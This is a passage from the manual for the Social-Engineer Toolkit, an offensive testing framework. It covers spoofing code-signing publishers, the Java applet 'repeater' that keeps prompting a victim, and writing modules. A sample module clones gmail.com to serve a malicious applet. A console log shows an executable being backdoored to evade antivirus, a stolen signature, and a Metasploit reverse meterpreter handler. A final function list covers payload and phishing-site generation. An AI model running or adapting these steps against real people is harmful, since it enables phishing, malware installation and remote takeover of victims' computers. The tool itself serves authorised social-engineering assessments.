**A.** You either do not have Java installed on the victim machine, or your using a NAT/Port forwarding scenario and you need to turn AUTO_DETECT=ON to AUTO_DETECT=OFF. If you do a view source on the webpage, the applet should be downloaded from your IP address that is accessible from the victim. In some cases SET may grab the wrong interface IP as well, in this scenario you again will want to edit the set_config and turn AUTO_DETECT to OFF

# 20 Code Signing Certificates

Most recently, Java released an update that hindered the Java Applet attack slightly. In traditional attack forms when using the Java Applet attack, you could create a self-signed certificate and the publisher could be manipulated to show whatever you

wanted. A few months back they released a new update that showed Publish: (UNKNOWN) – PUBLISHERNAME. Although a bit of a hindrance, it wasn't bad. If a prominent name was still used, the success ratio was not hindered and the attack vector was still effective.

In the most recent version of Java, it now shows a big "UNKNOWN" under publisher and that is it. This isn't a major showstopper however it does reduce the effectiveness slightly on the success ratios on how SET works. In order to compensate for these changes, the Java Repeater was introduced. If the victim clicks cancel on the applet, it prompts the java applet run again, over and over until they hit run. This is great but it wasn't 100 percent.

Introduced in SET v1.4, you can now purchase your own code-signing certificate ($200.00ish) and sign your own certificates with whatever you want. This allows you to sign the publisher name with whatever you want and get away with the attacks from before.

You can create the request and copy and paste the data within the SET menus or you can do it on your own and then import it into SET. Simply go into the Web Attack vector and select the Create or Import a Code Signing certificate. This will replace the Signed_Update.jar.orig which is the template used for all the Java Applet attacks. From then on out, you will be able to leverage your code-signing certificate within the SET attack vector.

# 21 Developing your own SET modules

In version 1.2 introduced the core library modules and the ability to add third party modules into SET. Essentially, the folder located in the SET root "modules" can add additions or enhancements to SET and add additional contributions to the toolkit. The first thing to note is that when you add a new ".py" file to the modules directory, it will automatically be imported into SET under "Third Party Modules". Below is an example of a test module:

```
#
# These are required fields
#
import sys
# switch over to import core
sys.path.append("src/core")
# import the core modules
try: reload(core)
except: import core

MAIN="This is a test module"
AUTHOR="Dave 'ReL1K' davek@social-engineer.org"
```

```
# def main(): header is required
def main():
        core.java_applet_attack("https://gmail.com","443","reports/")
        pause=raw_input("This module has finished completing. Press <enter> to continue")
```

In this example, we create a simple module that will use the java applet attack vector, clone a website and launch the attack for us. It handles creating the Metasploit payloads and everything for us. Ultimately you can create whatever you want to using the function calls built into SET or creating your own. Now if we run SET:

**root@bt:/pentest/exploits/set# ./set**

```
        ..######..########.########
        .##....##.##.....##...
        .##.......##.....##...
        ..######..######.....##...
        .......##.##.....##...
        .##....##.##.....##...
        ..######..########....##...


 [---]     The Social-Engineer Toolkit (SET)       [---]
 [---]     Written by David Kennedy (ReL1K)        [---]
 [---]          Version: 1.2                [---]
 [---]       Codename: 'Shakawkaw'              [---]
 [---]   Report bugs to: davek@social-engineer.org   [---]
 [---]     Follow Me On Twitter: dave_rel1k      [---]
 [---]     Homepage: http://www.secmaniac.com      [---]
 [---]   Framework: http://www.social-engineer.org   [---]

  Welcome to the Social-Engineer Toolkit (SET). Your one
   stop shop for all of your social-engineering needs..

   DerbyCon 2011 Sep30-Oct02 - http://www.derbycon.com

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
```

**6. Teensy USB HID Attack Vector**
**7. SMS Spoofing Attack Vector**
**8. Third Party Modules**
**9. Update the Metasploit Framework**
**10. Update the Social-Engineer Toolkit**
**11. Help, Credits, and About**
**12. Exit the Social-Engineer Toolkit**

**Enter your choice: 8**

**Welcome to the Social-Engineer Toolkit Third Party Modules menu.**

**Please read the readme/modules.txt for more information on how to create your own modules.**

**1. This is a test module**
**2. Return to the previous menu.**

**Enter the module you want to use: 1**

**[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...**
**[-] Backdoor completed successfully. Payload is now hidden within a legit executable.**
**[*] UPX Encoding is set to ON, attempting to pack the executable with UPX encoding.**
**[*] Digital Signature Stealing is ON, hijacking a legit digital certificate.**

**[*] Executable created under src/program_junk/ajk1K7Wl.exe**

**[*] Cloning the website: https://gmail.com**
**[*] This could take a little bit...**
**[*] Injecting Java Applet attack into the newly cloned website.**
**[*] Filename obfuscation complete. Payload name is: m3LrpBcbjm13u**
**[*] Malicious java applet website prepped for deployment**

**Site has been successfully cloned and is: reports/**
**[*] Starting the multi/handler through Metasploit...**

```
          o                8       o   o
          8                8           8
ooYoYo. .oPYo.  o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8  o8P
8' 8  8 8oooo8   8  .oooo8 Yb..   8    8 8 8    8  8   8
8  8  8 8.      8  8    8   'Yb. 8    8 8 8    8  8   8
```

```
8  8  8 `Yooo'   8  `YooP8 `YooP' 8YooP' 8 `YooP'  8   8
..:.:.:.....:::..::.....::.....:8.....:.:.....::.::..:
::::::::::::::::::::::::::::::::::8::::::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::::::::

      =[ metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[ 891 exploits - 484 auxiliary - 149 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops
      =[ svn r15540 updated 23 days ago (2012.06.27)

resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> use
multi/handler
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> set LHOST
0.0.0.0
LHOST => 0.0.0.0
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> set LPORT
443
LPORT => 443
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) > exit
This module has finished completing. Press <enter> to continue
```

The core system files are located under src/core/core.py and can be modified and expanded upon. Here is a list of all of the current function calls supported and their parameters:

**core.meta_path()** # Returns the path of the Metasploit directory in the set_config

**core.grab_ipaddress()** # Returns your IP address used for the attacks

**core.check_pexpect()** # Checks to see if the Python module PEXPECT is installed

**core.check_beautifulsoup()** # Check to see if the Python module BeautifulSoup is installed

**core.cleanup_routine()** # Removed stale process information, files, etc.

**core.update_metasploit()** # Updates the Metasploit framework

**core.update_set()** # Updates the Social-Engineer Toolkit

**core.help_menu()** # Displays the help menu

**core.date_time()** # Displays the date and time

**core.generate_random_string(low,high)** # generates a number between the low and high range (random). So you could use generate_random_string(1,30) and it will create a unique string between 1 and 30 characters long

**core.site_cloner(website,exportpath, *args)** # clones a website and exports it to a specific path. So for example you could use core.site_cloner("https://gmail.com","reports/") and it will clone the website and export it to the reports directory.

**core.meterpreter_reverse_tcp_exe(port)** # creates a meterpreter reverse payload, only need to specify port.

**core.metasploit_listener_start(payload,port)** # creates a meterpreter listener, only need to specify payload (example windows/meterpreter/reverse_tcp) and port.

**core.start_web_server(directory)** # Starts a web server in the directory root you specify, for example core.start_web_server("reports")

**core.java_applet_attack(website,port,directory)** # Clones a website, creates meterpreter backdoor, starts a webserver and creates the listener. The port is the meterpreter reverse listener port. Example core.java_applet_attack("https://gmail.com","443","reports/")

**core.teensy_pde_generator(attack_method)** # Creates a teensy pde file you can use for the teensy USB HID attack vector. You can call the following attack methods: beef, powershell_down, powershell_reverse, java_applet, and wscript. Example: teensy_pde_generator("powershell_reverse")

**windows_root()** # grabs the windows environment root path, for example C:\WINDOWS

**upx(path_to_file)** # packs a binary via the UPX encoding, also obfuscates a bit better as well.